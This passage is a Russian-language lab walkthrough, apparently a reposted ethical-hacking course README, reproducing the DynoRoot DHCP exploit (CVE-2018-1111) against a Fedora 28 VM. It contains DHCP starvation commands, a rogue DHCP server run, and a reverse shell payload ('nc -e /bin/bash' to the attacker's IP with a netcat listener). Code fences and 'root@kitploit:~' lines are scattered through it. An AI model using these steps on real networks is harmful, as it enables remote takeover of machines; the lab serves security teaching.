    dhcpd[1366]: Removed reverse map on 3.0.168.192.0.168.192.in-addr.arpa.
    
    # Attacker gets and IP and a DNS entry
    dhcpd[1366]: DHCPDISCOVER from 08:00:27:4e:d0:d2 via enp0s8
    dhcpd[1366]: DHCPOFFER on 192.168.0.2 to 08:00:27:4e:d0:d2 (server) via enp0s8
    dhcpd[1366]: DHCPREQUEST for 192.168.0.2 (192.168.0.53) from 08:00:27:4e:d0:d2 (server) via enp0s8
    dhcpd[1366]: DHCPACK on 192.168.0.2 to 08:00:27:4e:d0:d2 (server) via enp0s8
    named[1283]: client @0x7fef30057320 192.168.0.53#56317/key ddns-key.100waystocook.pizza: 
                 updating zone '100waystocook.pizza/IN': 
                 adding an RR at 'server.100waystocook.pizza' A 192.168.0.2
    named[1283]: client @0x7fef30057320 192.168.0.53#56317/key ddns-key.100waystocook.pizza: 
                 updating zone '100waystocook.pizza/IN': 
                 adding an RR at 'server.100waystocook.pizza' TXT "319dc6047844ea45fdc56373d08413401e"
    dhcpd[1366]: Added new forward map from server.100waystocook.pizza. to 192.168.0.2
    named[1283]: client @0x7fef30041e40 192.168.0.53#51689/key ddns-key.100waystocook.pizza: 
                 updating zone '0.168.192.in-addr.arpa/IN': 
                 deleting rrset at '2.0.168.192.0.168.192.in-addr.arpa' PTR
    named[1283]: client @0x7fef30041e40 192.168.0.53#51689/key ddns-key.100waystocook.pizza: 
                 updating zone '0.168.192.in-addr.arpa/IN': 
                 adding an RR at '2.0.168.192.0.168.192.in-addr.arpa' PTR server.100waystocook.pizza.
    dhcpd[1366]: Added reverse map from 2.0.168.192.0.168.192.in-addr.arpa. to server.100waystocook.pizza.
    

    -->

    Атакующий

    К машине атакующего нет особых требований, ей нужен Python в среде Conda. Для простоты можно использовать ISO-образ с Ubuntu Server 18.04.

    Создание ВМ

    Создайте ВМ:

    • Сетевой интерфейс 1 подключён к сети NAT по умолчанию VirtualBox
    • Сетевой интерфейс 2 подключён к внутренней сети intnet
      (буква "a" в MAC-адресе означает Атакующего)
    • Перенаправление порта с порта 600x на хосте на SSH-порт виртуальной машины```bash VM_NAME="attacker" VRDE_PORT=5003 SSH_PORT=6003 VM_MAC='08:00:aa:aa:aa:aa'

    VBoxManage createvm --name "${VM_NAME}" --ostype Ubuntu_64 --register VBoxManage modifyvm "${VM_NAME}"
    --memory 2048
    --acpi on
    --boot1 dvd
    --nic1 nat
    --nic2 'intnet'
    --macaddress2 "${VM_MAC//:/}"
    --natpf1 "guestssh,tcp,,${SSH_PORT},,22"
    --audio none

    VBoxManage createhd disk --filename "${VM_NAME}.vdi" --size 10000 VBoxManage storagectl "${VM_NAME}" --name "IDE Controller" --add ide --controller PIIX4 VBoxManage storageattach "${VM_NAME}"
    --storagectl "IDE Controller"
    --port 0
    --device 0
    --type hdd
    --medium "${VM_NAME}.vdi"

    VBoxManage storageattach "${VM_NAME}"
    --storagectl "IDE Controller"
    --port 0
    --device 1
    --type dvddrive
    --medium "$(realpath ubuntu-18.04.5-live-server-amd64.iso)"

    root@kitploit:~
    #### OS Install
    При первой загрузке машины нам понадобится виртуальный рабочий стол для выполнения шагов установки. Мы можем запустить виртуальную машину в безголовом режиме и использовать `rdesktop-vrdp` для подключения. Если VirtualBox запущен на настольном компьютере, возможно, будет проще запустить виртуальную машину из графического интерфейса, но этот метод будет работать даже с удаленным хостом VirtualBox.```bash
    VBoxHeadless --startvm "${VM_NAME}" --vrde on --vrdeproperty "TCP/Ports=${VRDE_PORT}" &
    sleep 5
    rdesktop-vrdp "localhost:${VRDE_PORT}"
    kill %%
    

    Параметры конфигурации для установщика:

    • Имя хоста attacker
    • Пользователь attacker
    • Пароль att
    • Настроить enp0s8 на использование DHCP
    • Включить SSH-сервер

    После завершения установки выключите машину, удалите ISO и отключите VRDE:```bash VBoxManage storageattach "${VM_NAME}"
    --storagectl "IDE Controller"
    --port 0
    --device 1
    --type dvddrive
    --medium "none" VBoxManage modifyvm "${VM_NAME}" --vrde off

    root@kitploit:~
    #### Вход по SSH
    Для удобства доступа мы можем установить созданный выше SSH-ключ на машину `attacker`:```bash
    VBoxHeadless --startvm "${VM_NAME}" &
    sleep 5
    ssh-copy-id -i ~/.ssh/ethhack.pub attacker.ethhack
    ssh attacker.ethhack
    

    Программные зависимости

    Сценарии атак на Python должны запускаться от имени root, чтобы иметь возможность создавать низкоуровневые сетевые пакеты с помощью Scapy. Для простоты мы просто установим все зависимости от имени пользователя root.

    apt-get install -y build-essential autoconf git clone https://github.com/nmap/nmap pushd nmap git checkout 0de714 ./configure make make install popd

    nmap --script broadcast-dhcp-discover --script-args mac=random,timeout=2 -e enp0s8 nmap --script dhcp-discover --script-args dhcptype=DHCPRELEASE,mac=08:00:27:EF:5F:BA -e enp0s8

    root@kitploit:~
    --> [Окружение Conda](https://docs.conda.io/en/latest/) с Scapy:```bash
    sudo su
    cd
    wget 'https://repo.anaconda.com/miniconda/Miniconda3-latest-Linux-x86_64.sh'
    chmod u+x Miniconda3-latest-Linux-x86_64.sh
    ./Miniconda3-latest-Linux-x86_64.sh -b -p ./miniconda
    ./miniconda/bin/conda init
    source .bashrc
    
    conda create -y -n dynoroot python=3.6
    conda activate dynoroot
    pip install 'scapy[complete]'
    

    Далее мы получим два скрипта атак с GitHub:

    • DHCP starvation\ Этот скрипт будет заваливать легитимный DHCP фиктивными запросами, истощая пул доступных адресов. ```bash git clone 'https://github.com/baldassarreFe/FEP3370-advanced-ethical-hacking'
      root@kitploit:~
    • Мошеннический DHCP
      После того, как легитимный DHCP исчерпает адреса, этот скрипт будет готов раздавать DHCP-предложения, содержащие вредоносный параметр. Этот скрипт является модифицированной версией оригинального CVE): ```bash git clone 'https://github.com/baldassarreFe/CVE-2018-1111' --branch 'feature/ignore-mac'
      root@kitploit:~

    Fedora Victim

    Жертвенная машина не настроена каким-либо особым образом, это просто установка Fedora 28 с уязвимым NetworkManager.

    Создание ВМ

    Скачайте ISO-образ Fedora:```bash wget 'https://archives.fedoraproject.org/pub/archive/fedora/linux/releases/28/Server/x86_64/iso/Fedora-Server-dvd-x86_64-28-1.1.iso' md5sum --check << EOF 18740b445159c54d10bd887650e8d1d7 Fedora-Server-dvd-x86_64-28-1.1.iso EOF

    root@kitploit:~
    Создайте ВМ:
    - Сетевой интерфейс 1 подключен к сети NAT по умолчанию VirtualBox
    - Сетевой интерфейс 2 подключен к внутренней сети `intnet`\
      ("f" в MAC-адресе означает Fedora)
    - Перенаправление портов с порта `600x` на хосте на порт SSH в виртуальной машине```bash
    VM_NAME="fedora"
    VRDE_PORT=5003
    SSH_PORT=6003
    VM_MAC='08:00:ff:ff:ff:ff'
    
    VBoxManage createvm --name "${VM_NAME}" --ostype Fedora_64 --register
    VBoxManage modifyvm "${VM_NAME}" \
      --memory 2048 \
      --acpi on \
      --boot1 dvd \
      --nic1 nat \
      --nic2 'intnet' \
      --macaddress2 "${VM_MAC//:/}" \
      --natpf1 "guestssh,tcp,,${SSH_PORT},,22" \
      --audio none
    
    VBoxManage createhd disk --filename "${VM_NAME}.vdi" --size 10000
    VBoxManage storagectl "${VM_NAME}" --name "IDE Controller" --add ide --controller PIIX4
    VBoxManage storageattach "${VM_NAME}" \
      --storagectl "IDE Controller" \
      --port 0 \
      --device 0 \
      --type hdd \
      --medium "${VM_NAME}.vdi"
    
    VBoxManage storageattach "${VM_NAME}" \
      --storagectl "IDE Controller" \
      --port 0 \
      --device 1 \
      --type dvddrive \
      --medium "$(realpath Fedora-Server-dvd-x86_64-28-1.1.iso)"
    

    Если что-то пошло не так:```bash VBoxManage unregistervm "${VM_NAME}" --delete

    root@kitploit:~
    #### Установка ОС
    Первый раз при загрузке машины нам понадобится виртуальный рабочий стол для следования шагам установки. Мы
    можем запустить виртуальную машину в безголовом режиме и использовать `rdesktop-vrdp` для подключения. Если VirtualBox работает
    на настольном компьютере, возможно, проще запустить виртуальную машину через GUI, но
    этот метод будет работать даже с удалённым хостом VirtualBox.```bash
    VBoxHeadless --startvm "${VM_NAME}" --vrde on --vrdeproperty "TCP/Ports=${VRDE_PORT}" &
    sleep 12 # Fedora is slow...
    rdesktop-vrdp "localhost:${VRDE_PORT}"
    kill %%
    

    Install config:

    • Имя хоста fedora
    • Пользователь victim
    • Пароль vic
    • Установить enp0s8 для использования DHCP
    • SSH-сервер включен по умолчанию

    После установки выключите, удалите ISO и отключите VRDE:```bash VBoxManage storageattach "${VM_NAME}"
    --storagectl "IDE Controller"
    --port 0
    --device 1
    --type dvddrive
    --medium "none" VBoxManage modifyvm "${VM_NAME}" --vrde off

    root@kitploit:~
    #### SSH Login
    Для удобства доступа мы можем установить созданный выше SSH-ключ на машину `victim`:```bash
    VBoxHeadless --startvm "${VM_NAME}" &
    sleep 5
    ssh-copy-id -i ~/.ssh/ethhack.pub victim.ethhack
    ssh victim.ethhack
    

    Сеть

    Проверьте, что интерфейс enp0s8 использует DHCP:```bash sudo nmcli device show enp0s8

    root@kitploit:~
    Если нет, его можно настроить с помощью:```
    sudo nmcli connection down   enp0s8
    sudo nmcli connection modify enp0s8 IPv4.method auto
    sudo nmcli connection modify enp0s8 IPv4.address ''
    sudo nmcli connection up     enp0s8
    

    Чтобы вернуться к статическому IP:```bash sudo nmcli connection down enp0s8 sudo nmcli connection modify enp0s8 IPv4.address 192.168.0.99/24 sudo nmcli connection modify enp0s8 IPv4.method manual sudo nmcli connection up enp0s8

    root@kitploit:~
    ## Выполнение атаки
    
    Следующие шаги, выполняемые по порядку, продемонстрируют DHCP-атаку.
    Рекомендуется настроить терминальный мультиплексор, например [Byobu](https://www.byobu.org/), чтобы упростить переключение между машинами.
    
    Перед атакой:
    1. Запустите 3 виртуальные машины, которые автоматически подключатся к легитимному DHCP-серверу
    2. Отключите машину Fedora и очистите файлы аренды DHCP, чтобы имитировать новое подключение
    3. Перезапустите DHCP-сервер для имитации нового подключения
    
    Сама атака состоит из:
    1. Отправка серии поддельных DHCP REQUEST от атакующего, чтобы _истощить_ легитимный DHCP-сервер
    2. Запуск мошеннического DHCP-сервера, который будет отправлять вредоносные OFFER жертве
    3. Повторное подключение машины Fedora и ожидание, пока NetworkManager отправит широковещательный DHCP DISCOVER
    4. Ожидание подключения обратной оболочки
    
    Если что-то пойдет не так, остановите все соответствующие службы и начните заново.
    
    ### Шлюз
    Очистите старые аренды DHCP и ARP-таблицу, затем перезапустите DHCP:```bash
    sudo systemctl stop isc-dhcp-server
    sudo rm /var/lib/dhcp/dhcpd.leases*
    sudo ip link set arp off dev enp0s8
    sudo ip link set arp on dev enp0s8
    
    sudo systemctl start isc-dhcp-server
    tail -f /var/log/syslog | grep --line-buffered 'dhcpd' | grep -E 'dhcpd|attacker|fedora|'
    

    Атакующий

    Получите новый DHCP-лизинг:``` sudo dhclient -r enp0s8 sudo dhclient -v enp0s8

    root@kitploit:~
    Записывайте DHCP-трафик с помощью `tcpdump`:```bash
    sudo ip link set enp0s8 promisc on
    sudo tcpdump -i enp0s8 -w attack.pcap 'arp or icmp or port 67 or port 68'
    

    В качестве альтернативы VirtualBox также может записывать трафик:```bash VBoxManage modifyvm "attacker" --nictrace2 on --nictracefile2 capture.pcap VBoxManage modifyvm "attacker" --nictrace2 off

    root@kitploit:~
    Запустите DHCP starvation (запустите от `root`):```
    sudo su && cd && conda activate dynoroot
    python FEP3370-advanced-ethical-hacking/starver.py \
      --interface  enp0s8 \
      --pool-start 192.168.0.100 \
      --pool-end   192.168.0.105
    

    Используйте netcat для прослушивания соединений от жертвы:``` nc -v -l -p 1337

    root@kitploit:~
    Запустить атаку (выполнить от имени `root`):```bash
    sudo su && cd && conda activate dynoroot
    MY_IP=$(ip -f inet addr show enp0s8 | awk '/inet / {print $2}' | cut -d'/' -f1)
    MY_MAC=$(ip link show enp0s8 | awk '/link\/ether / {print $2}' | cut -d'/' -f1)
    python CVE-2018-1111/main.py \
      -i enp0s8 \
      -s 192.168.0.0/24 \
      -g 192.168.0.1 \
      -d 'victim.net' \
      -m "${MY_MAC}" \
      -p "nc -e /bin/bash ${MY_IP} 1337"
    

    Жертва

    Очистите старые DHCP-аренды и переподключитесь:``` sudo nmcli connection down enp0s8 sudo find /var/lib/NetworkManager -name 'dhclient-*-enp0s8.lease' -delete

    sudo nmcli connection up enp0s8 nmcli

    root@kitploit:~
    ### Анализ
    
    #### Захват видео

    Следующее [видео](https://github.com/baldassarrefe/fep3370-advanced-ethical-hacking/blob/main/media/dynoroot.mp4) демонстрирует выполнение атаки в соответствии с приведёнными выше шагами. На видео можно наблюдать:
    1. Четырёхэтапный DHCP-обмен между `gateway` и `attacker`
    2. Атаку истощения DHCP как в консоли атакующего, так и в журналах DHCP-сервера (обратите внимание на `NACK` из-за существующей аренды атакующего)
    3. Сообщение "no free leases" от `gateway`, когда `victim` передаёт широковещательный DHCP-запрос `DISCOVER`
    4. Сформированные DHCP-сообщения подставного DHCP-сервера, предлагающего `192.168.0.2`
    5. Подтверждение того, что netcat получил обратное соединение оболочки от `192.168.0.2`
    6. Поддельные DNS-опции, полученные `victim`, т.е. DNS-адрес `192.168.0.1` и домен `victim.net`
    7. Успешное удалённое выполнение простых команд на машине жертвы
    8. DHCP-сообщение `RELEASE`, отправленное в конце атаки
    
    <a href="https://youtu.be/rgjMzQ5ExyA">
      <img src="https://assets.kitploit.com/production/public/readmes/23114/de82a8bbb23835dcc4d0836fe7f906d9610b860d02a0e92b903191be840a799c.gif" style="position:relative; left:50%; transform:translateX(-50%); max-width:1000px;" width="90%">
    </a>
    
    #### Анализ трафика
    
    Файл [захвата](https://github.com/baldassarrefe/fep3370-advanced-ethical-hacking/blob/main/media/attack.pcap), содержащий след атаки, можно проанализировать в
    [Wireshark](https://wiki.wireshark.org/DHCP). В захвате можно отметить:
    1. Четырёхэтапный DHCP-обмен между `gateway` и `attacker`
    2. Атаку истощения DHCP
    3. DHCP-обмен, инициированный `victim` и завершённый `attacker`
    4. ARP-запросы _who-has_ и ответы, когда `victim` подключился к netcat-сессии на `attacker`
    
    <figure style="text-align:center">
      <img src="https://assets.kitploit.com/production/public/readmes/23114/4503aa77c165c6b2b669f178171dbea60d054b88b56f5d857918fd257e2c6b94.png" style="max-width:800px;" width="90%"/>
      <figcaption>Захват пакетов атаки, опция DHCP, связанная с эксплойтом, выделена. Буквы в MAC-адресах означают: <code>d</code> DHCP-сервер, <code>a</code> атакующий, <code>f</code> жертва Fedora</figcaption>
    </figure>
    
    ## Дальнейшие работы
    DynoRoot нацелен на старые дистрибутивы Fedora и RedHat, и был исправлен в более новых версиях.
    Поэтому шансы на выполнение этого эксплойта в реальных условиях ограничены. К счастью, DHCP-атаки
    не ограничиваются удалённым выполнением кода: любой тип сформированной опции будет принят клиентом
    независимо от наличия уязвимости DynoRoot. Самый простой способ использовать это поведение —
    объявить машину под контролем атакующего в качестве сетевого шлюза или DNS для определённой зоны,
    что позволит отслеживать, проверять и перенаправлять любой дальнейший трафик.
    
    Ещё одно интересное направление касается атак истощения DHCP. Атака, представленная в этом проекте,
    основана на заливании DHCP-сервера `REQUEST`-ами с поддельных MAC-адресов, что не является
    примером скрытности. В этой статье блога исследуется возможность
    [выполнения атак истощения без отправки ни одного DHCP-пакета](https://medium.com/bugbountywriteup/dhcp-starvation-attack-without-making-any-dhcp-requests-bef0022133c9)
    но с использованием вместо этого поддельных ARP-ответов.
    
    ## Благодарности
    [CVE-2018-1111](https://access.redhat.com/security/vulnerabilities/3442151) был сообщён в Red Hat
    [Felix Wilhelm](https://twitter.com/_fel1x) из команды безопасности Google.
    
    Скрипт на Python для выполнения эксплойта взят из GitHub
    [репозитория](https://github.com/kkirsche/CVE-2018-1111) [Kevin Kirsche](https://github.com/kkirsche)
    с небольшими изменениями для игнорирования собственного MAC-адреса атакующего.
    
    Скачать инструмент